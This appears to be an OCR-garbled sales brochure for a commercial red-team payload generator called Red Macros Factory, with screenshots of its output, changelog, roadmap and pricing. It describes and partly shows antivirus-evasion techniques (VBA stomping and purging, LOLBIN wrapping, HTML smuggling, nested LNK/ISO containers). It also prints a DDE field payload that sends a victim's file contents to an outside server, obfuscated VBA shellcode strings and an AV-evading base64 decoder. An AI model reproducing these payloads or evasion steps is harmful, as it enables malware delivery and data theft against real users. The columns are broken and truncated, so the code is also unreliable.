	<pre><w:zoom w:percent="100"></w:zoom></pre>	FOLDERS	•►	item 1.xml ×
5 6 7 8 9 10 11 12 13 14 15 16 17 18 19	<pre> </pre>			



- » Applies few techniques on an Office document in aim to lower effective detection <u>rate</u>
- » VBA Purging
- » VBA Stomping + hiding code from GUI
- » Anonymization
- » vbaProject.bin renaming
- » Document encryption
- » File properties/metadata injection
 - » Presetting Operation-specific metadata


	2 # This metadata preset can be used with tamper.exe and generate.
	3 # -Z/metadata-preset parameter.
	6 company: contoso.com
	7 title: Super document
	8 subject: Super document v2
	9 creator: John Doe
	10 keywords: very, important, report
	<pre>L1 description: really important report L2 last_modified_by: john.doe</pre>
	I3
	L4 # File revision number.
	L5 revision: 123
	16
	L7 # Date/Time format should be automatically detected.
	18 # However it might be preferable to keep it: DD.MM.YYYY, HH:mm
	L9 creation time: 12.03.2022, 12:34
	20 modified time: 12.03.2022, 12:56
	21
	22 # Total number of minutes the file was being edited :-)
	23 total_edition_time: 186
	24
ing produced d	cument
. Anonymizing	nput file
ed document me	adata accordingly:
	edBy : (mariusz) => ()
	ed : (2022-08-18T12:13:42Z) => (2022-05-29T1
dcterms:modi	
. VBA Purging	ith OfficePurge
urge VBA modul	specified by user: (ThisWorkbook)
cument is VBA	
	with EvilClippy
-	
	ed. Won't VBA stomp on it.
ilClippy will:	
- Hide code	
_	rom VBA editor GUI
– Remove <u>met</u>	rom VBA editor GUI data stream

- Make VBA Project unviewable/locked
- Document's VBA Project got tampered.
- ?] Step 4. Renaming vbaProject.bin in Office 2007+ formats...
 - vbaProject.bin renamed to oiZjGCXwp.BmlP

Tamper: Step 1 Adjuste

Step 2 Will p Do Step 3 Fi Ev


[?] Step 5. Office file encryption skipped as no password was provided...




- » Used by generate.exe/lnker.exe/chmer.exe ease incorporation of LOLBASes to run specified commands
- » LOLBINs customisation and adding new ones is as easy as adding new .BAT/TXT file
- » Takes command on input, surrounds it into specified/all available LOLBINs
- » Comes only with verified & filtered LOLBINs set

Available LOLBASes:

- (0) all Generate every available LOLBAS command
- (1) AppVLP64 args?: True Runs command via Application Virtualization Utility Included with Microsof
- (2) AppVLP86 args?: True Runs command via Application Virtualization Utility Included with Microsof
- (3) conhost-multi args?: True Runs EXE via Console Host. Use multiple "conhost" prefixes to spawn nested
- (4) conhost args?: True Runs EXE via Console Host.
- (5) Desk-scr args?: False Runs SCR executable via desk.cpl InstallScreenSaver, args not supported.
- (6) dxcap args?: False Runs EXE via DirectX diagnostics/debugger included with Visual Studio. Arg



- » Builds on top of DDE/Fields/Complexfields injection
- » Implements a few macro-less infection strategies.
 - » Excel reconnaissance
 - » steal.NetNTLM
 - » steal.NetNTLM2
 - » ddeauto.execute
 - » link.com
 - » exfil.file



Supported Macro-less attacks:

Attack Parameters:

MS Excel: Generates new/or backdoors existing

--param1 - URL pointing at attacker --param2 - (optional) Cell location

excel.recon

An attacker can potentially exploit this vulnerability to obtain the contents of files residing on a victim user's system.

{ INCLUDEPICTURE { QUOTE "http://www.alicesserver.com/" & { FILENAME \p } & { INCLUDETEXT "c://a.txt" } } /d }



- » Takes arbitrary input file and generates reliable output VBA encompassing that file.
- » Generated VBA will follow concatenation approach to rebuild input shellcode, but in a slightly minimized approach.

d3d7NxdbNzc3NzVZU315OTk5ORsVd1dXV1dXWXd"

d3d50Td3eXUVE3UTV3d5d6p7NRU3d310ans1FTd' d3d3eV1ZWVd3dvd3d3b3d3d3d3d3d3d3d1d3d3d d293d3dzeDd3dXk3d3d3d7d3t3t7e3d3t3h30Xe'

Dim obf_ShellcodeVar260

			obf_ShellcodeVar260 = "3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d
		284	obf_ShellcodeVar255 = obf_ShellcodeVar255 + obf_ShellcodeVar260
			obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3N3c3dzc3d3c3Nzd3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d
10			<pre>obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3WRUVFRVVd3d5d3d3d1k3d3l1FRUVeVd3eXRqalVXd3d5dGpqVVd3d3l0cr</pre>
	Private Function obf_ShellcodeFunc169() As String		obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3FVd3d3dZFRUVF3d3d3lZWVlXd3cwN3d3J7d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d
	Dim obf_ShellcodeVar168 As String		obf_ShellcodeVar255 = obf_ShellcodeVar255 & "veDd3b3g3d294N3dveDd3c3g3d3V5N3d3d3e3d7d7e3t3d7d4d0F3t3dHN
	obf_ShellcodeVar168 = ""		obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3t3h3d3d3d2d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d
	obf_ShellcodeVar168 = obf_ShellcodeVar168 & "/d1B3QTdPt0/3VDdQt1L3UDdQt393UDdTN1L3VHdT91C3UPdPt3E3UzdS9393VDdTN1L3VHd"	290	obf_ShellcodeVar255 = obf_ShellcodeVar255 & "XV1d3d3d3N3d3N3d3Nzd3dzc3dzd3dzc3dzd3Nzd3dzc3N3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3
	obf_ShellcodeVar168 = obf_ShellcodeVar168 & "/d1C3VXdQN1J3VLdQt1Q3Qvd593m3ebd/d393f3dKd0m3SrdJt0x3R7dMd0m3SzdK9393SHdIt0w3f3d"		obf_ShellcodeVar255 = obf_ShellcodeVar255 & "7NRU3eXk50Ts1FT13V1dXV3UTd3dZFRUV0T13d313d3d50Td3eXUVE3UTV
	obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Id0s3SrdKt0e3STdIt0w3f3dCt393SbdK90x3abdL92n3THdMN393SLdMd393SLdNd0g3SndMt0w3Sbd"		obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3eXRyd3d3d3d3d5dEefFZ2bd3l3M7u7u7t3d1kVFRUXd3d3eV1ZWVd3dvd3d
17	obf_ShellcodeVar168 = obf_ShellcodeVar168 & "LN0r3f3dId0i3f3dL90i3TDdLd0s3SvdMN0e3R/dJt0p3SbdMd2m3f3dLd0s3TLdL9393SndIt0w3f3d"		obf_ShellcodeVar255 = obf_ShellcodeVar255 & "nd7d3Z3e3d293t3dvd7d3b3e3d293t3dvd7d3b3d3d293d3dzeDd3dXk3d
	obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Id0s3SrdKt0e3STdIt0w3QvdM91M3VLdUN393U3dTN1S3VPdQt1X3f3dTN0/3VHdQt1L3UbdT9393UHd"	294	obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3d0d3d3d3d0F3d3dDd3d3T3d3d3e3eHd3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d
	obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Qt393TDdVt1Q3Ubd591R3ULdT91L3T7dSd1Q3f3dQt1R3f3dQd1C3f3dUN1C3VDd/d1D3UzdUt1P3Uvd"		obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3V1d3V3d3d1d3V3dXV3d3V1dXd2dnZ3d3d3c3d3c3d3c3d3Nzd3N3d3dzd3N
	obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Rt1Q3VDdQt1S3U/dUN393VLdS91C3f3dRt1L3UHdQt1K3UvdRt1Q3T7dUd1G3UzdS9393ULdS9393UDd"		
	obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Pt1Q3f3dQd1C3f3dQd1M3UrdSt0+3UTdQt1Q3f3dQd1G3U/dQt1A3VHdUN393VLdS91G3U7dUt1C3Urd"		Dim obf_ShellcodeVar261
	obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Qt1L3VHd/d293f3dRd0+3VLdUd1C3VLdT9393UHdQt393RLdCd393Q3dDd393QHd/d0y3TDdC90z3Uzd"		obf_ShellcodeVar261 = "3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d
	obf ShellcodeVar168 = obf ShellcodeVar168 & "Ut1Q3f3dS91C3f3dTd1M3VLdU91C3Vfd/d1N3U/dxt1R3ULdS91B3U/dQt393b3d/d0+3VLdQN1S3Uvd"		<pre>obf_ShellcodeVar255 = obf_ShellcodeVar255 + obf_ShellcodeVar261</pre>
	obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Qt393UbdS91B3ULdSt1L3UbdUN0+3VHdRt1M3Uvd/d1N3UzdUt1P3f3dSd1C3VDd/d0+3VLdUd1P3ULd"		obf_ShellcodeVar255 = obf_ShellcodeVar255 + obf_ShellcodeVar261
	obf ShellcodeVar168 = obf ShellcodeVar168 & "UN393UHdTN1K3UrdPt1E3ULdUN073f3dvt393UDdTN1K3U3dT9163VDd/d173ULdUN393UHdTN1K3Urd"		obf_ShellcodeVar255 = obf_ShellcodeVar255 + obf_ShellcodeVar261
	obf ShellcodeVar168 = obf ShellcodeVar168 & "Pt1E3ULdUN393VDdTd3G3UDdRt0+3VLdVd0J3f3dRt1L3UHdRt1P3ULdQN1R3VDd/d1M3VLd/d0+3UDd"		<pre>obf_ShellcodeVar255 = obf_ShellcodeVar255 + obf_ShellcodeVar261</pre>
	obf ShellcodeVar168 = obf ShellcodeVar168 & "QN1C3VDdUN1M3UbdT91C3VDd/d1C3VHd/d1N3ULdT91R3ULdUN393UHdQt393T/dxt1L3cbdQ91G3UDd"		obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d2kVkFRUVFRUVFRUVFRUVFRUVFRUVFTd3d3d3eVV1W
	obf ShellcodeVar168 = obf ShellcodeVar168 & "Qt1Q3Qvd593n3ebd5t393f3d/d0g3ULdUd1R3ULd/d1J3UbdSt1G3VHdPt1R3UbdTN1L3f3dQN1M3Uvd"	304	obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3d3d3d1cbNXc3NxsbGzV3Nzc1dXV1WVN3d3d3d1lZdXV3GzV1dVs3NzcbG
	obf ShellcodeVar168 = obf ShellcodeVar168 & "QN1C3U/dS91C3f3dF93n3VHdTN1S3VHd/d1A3ULd/d103VLdRt393ULdUN1R3f3dT91C3UndRt3G3f3d"		obf_ShellcodeVar255 = obf_ShellcodeVar255 & "1WxsbNXc1dVsZWx13d3d3d3kbGXV1dzcbNXV3Nzc1dXV3GVk3d3d3d3d3l2d



- » XORs and/or base64-encodes input files for stealthy URL-based delivery
- » Nicely integrates with generate.py capability to unXOR and deBase64 payloads upon downloading

			' Base64 decoder Private Function obf_DecodeBase64(ByVal obf_EncodedDa On Error GoTo obf_ProcError	ta As String) As Byte()
Usage: ./encode.py [options] <infile></infile>			Dim obf_XmlDom, obf_XmlNode, obf_Decoded, obf_Cou Set obf_XmlDom = CreateObject(\$"new:2933BF90-7B36	-11D2-B20E-00C04F983E60" \$)
options:			<pre>Set obf_XmlNode = obf_XmlDom.createElement(\$"obf_ obf_XmlNode.DataType = \$"bin.base64"\$</pre>	someinternainame \$)
-h,help	show this help message and exit		<pre>obf_XmlNode.Text = obf_EncodedData obf_Decoded = obf_XmlNode.NodeTypedValue</pre>	
Required arguments:		10		
infile	Input file to be encoded	11	' This for-loop adjusts each byte by adding +35 t	o evade AVs capable of
		12	' base64-decoding in-the-fly	
Options:		13	For obf_Counter = LBound(obf_Decoded) To UBound(obf_Decoded)	
-o OUTFILE,outfile OUTFILE		14 15	<pre>obf_Decoded(obf_Counter) = (obf_Decoded(obf_C Next</pre>	ounter) + 35) Mod 256
	Output file	16	obf DecodeBase64 = obf Decoded	
-v,verbose	Verbose mode.	17	Exit Function	r
-d,debug	Debug mode.	18	obf_ProcError:	1
-N,nocolor	Dont use colors in text output.	19	End Function	Makes all the difference!
-f,force	If specified output file already exists, force overwriting it.	20		
-t,text	Consider input file ASCII-encoded text file.	21 Private Function obf_DecodeBaseText64(ByVal obf_EncodedData As String) As String		
-C,compress	(Currently not working) Compress input payload using RtlCompressBuffer with LZNT1 algorithm.	22		
-b,base64	Base64 encode input payload. Default: False	23 24	<pre>obf_temp = obf_DecodeBase64(obf_EncodedData) </pre>	
-x XORKEY,xorkey XORKEY			<pre>obf_DecodeBaseText64 = StrConv(obf_temp, vbUnicod End Function</pre>	e)
	XOR entire input payload with given 8bit key.	25 26		



PLANS & PRICING

Active Development

» Tool is under active development

- » every bug or feature request reported gets addressed real quick
- » Version releases notified through e-mail

Red Macros Factory v1.5.2: Nested containers & Polyglot LNKs

RM Red Macros Factory <red-macros@binary-offensive.com>

=== Nested Containers & Polyglot LNKs ===

The release of Red-Macros-Factory v1.5.2 version really took some work, but finally I was able to resolve some of my TODO errands:

- package.exe as well as -G/--package parameter can now be used to produce nested containers! Consider .EXE -> .LNK -> .ZIP -> .ISO -> .HTM
- poly-hta-lnk now doesn't require CMD this time its a pure LNK-HTA Polyglot, that runs through url.dll LOLBIN
- Added new LNK attack: 7zip-embed-zip creates embed-zip kind of LNK and then runs it in 7zip GUI. No CMD/Powershell/scripts involved, pure
- Default Inker/smuggler/msir parameters are now honored by package.exe and whenever -G/--package is used
- Fixed exotic autoruns: for some time wmplayer-mediaerror and family didnt work as expected, that is now fixed!

=== Nested Containers ===

Assuming we're experimenting with MOTW and bypasses, how about creating multi-nested containers?

Scenario #1: Generate VBS script that runs calc, and then pack it into LNK and then pack that LNK into ISO and then deliver that ISO with HTML Smugglin,

generate.exe execute -c calc -p wscript.shell.exec -o output-files\calc.vbs -G output-files\calc.lnk,calc2.iso,index.html

Scenario #2: Let's deliver Autoruns64.exe embedded in LNK, which was compressed with ZIP and emplaced into ISO:

 $package.exe\ Autoruns 64.exe\ output-files \ Report.lnk, Finances.zip, Year-Summary.iso$

Alternative syntax for package.exe/-G/--package (that is more convenient but we los control over inner filenames):

package.exe Autoruns64.exe output-files\Report.lnk.zip.iso

	<	changelog.txt ×
	1	* [1.6.2] - 21.01.2023
	2	- Added: assets/scenarios/ - bunch of example cli.exe scena
		- Added: (cli) filename function,
		- Added: (cli) multi-line strings support in batch files,
		- Added: (cli) disable string interpolation with apostroph
		- Added: (cli) -b/batch now by default lookups batch fil
		 Changed: Moved utils + templates + lures into assets dire
		- Changed: (cli)config parameter renamed tobatch
		- Changed: (cli) Enhanced the way expression (and nested-)
	10	- Changed: (smuggler) website-templates and svgs are now mo
	11	- Fixed: (cli) Problem with evaluating interpolation state
	12 13	- Fixed: (lnker) Issue in cmd-run-two/ps-run-two when usin
	14	* [1.6.1] - 16.01.2023
	15	- Added: (cli) Documentation on CLI's usage
	16	- Added: (cli) fileprompt command that asks user to input
	17	- Fixed: (cli) Various errors and hiccups
	18	- Fixed: (msir) MSI + Script backdooring didnt work proper
	19	- Fixed: (updater) Updater was complaining there's no util
		 Fixed: (cli) "NoneType" object is not subscriptable exce
	21	- Changed: (smuggler) Tweaked a bit message saying we canno
	22	- Changed: Refactored large chunk of entire framework's co
	23	
	24 25	* [1.6] - 11.01.2023 - Added: (NEW TOOL) cli.exe - a powerful command line interior
	26	- Added: (NEW FOOL) CILLEXE - a powerful command line inte - Added: (smuggler) SVG Smuggling feature: we can now hide
	27	- Removed: (smuggler)placeholder andencrypt paramete
	28	- Fixed: (commons) Error in options updating logic
	29	- Fixed: various bug fixes spotted while working on CLI.ex
	31	* [1.5.5] - 28.12.2022
	32	
ЛL	33	- Added: (msir) 'drop-file' attack now acceptsparam4 di
	34	
pure l	35 36	- Added: (signer) Missing config/example-configs/example-s
	37	 Changed: (YAMLs) Now we don't have to use double-backsla - Fixed: (config) There was an error wherelauncher prov
	38	- Fixed: (msir) When backdooring MSI, insertion of Install
	39	
		* [1.5.4] - 18.12.2022
	41	- Added: (msir) Support for "registry" action that creates
	42	 Added: (NEW TOOL) signer.exe - Takes VBS/JS/HTA/MSI/Exect
	43	- Added: (msir, generate) Added support for -S/sign flag
ggling	44	- Fixed: (generate) Irrelevant "Macro didnt start" when VB
		- Changed: (msir) Default MSI installation directory from S
	46 47	* [1.5.3] - 15.12.2022
	47	- Added: (msir, package) Support for .MST transform files
	49	- Added: (Inker) In Normal attack, whenever using target c
	50	- Changed: (msir) Entire MSI backdooring logic was refacto
	51	- Changed: (lnker) LNK inspection now properly prints envi
	52	- Changed: (msir) Script attack now embeds input script in
	53	- Fixed: (msir) Aaah forgot about the error "This attack i
	54	- Fixed: (generate) There was a problem setting -J variable
	55	
		* [1.5.2] - 09.12.2022
	57	 Added: (package) Packager can now produce nested contain

- Added: (package) Default lnker/smuggler/msir parameters



- » GUI interface Work In Progress!
- » Development of more automated/batch scenarios mimicking real-world Threat Actors TTPs
- » Further MSI, LNK and other formats weaponization strategies
- » Ongoing research on MOTW evasions
- » Polyglot files research: making file simultaneously recognized as LNK and another usable format
- » Smuggler enhancements including Decoy documents, improved sandboxes avoidance
- » VBA/VBS to JScript translation
- » (In progress) Support for OneNote embedded files
- » Numerous R&D researches I'm involved in, which might result in product's enhancements:
 - » https://twitter.com/mariuszbit/status/1555564238332170241
 - » <u>https://mgeeky.tech/payload-crumbs-in-custom-parts/</u>
 - » https://twitter.com/mariuszbit/status/1527424924255764484
 - » https://twitter.com/mariuszbit/status/1481287792781049857
 - » https://twitter.com/mariuszbit/status/1451616667029708802
 - » https://twitter.com/mariuszbit/status/1492280777412943880

Pricing & Availability

- » PRICE:
 - » 3500\$ for a new Team license (5 seats), annual
 - » 2200\$ for a license renewal
- » Extras:
 - » For +500\$ extra I'm throwing in advanced shellcode loader along with source code (C++)
- » Premium package:
 - » 4300\$ gives a complete bundle: red-macros-factory + DropLoader + year-long access to my Github sponsorware
- » No official, public distribution private sale program only to keep the product low-profile
- » Only for vetted, legitimate Security Consultancy vendors/teams.
- » Exclusive offering no plans for selling it to more than 10-15 customers.
- » Price includes:
 - » Frequent updates, new features, bugfixes
 - » Technical support & assistance, newsletter with occasional OPSEC & Evasion Tips & Tricks



Sounds interesting?

Let me know – I'll help your Red Team up their game!

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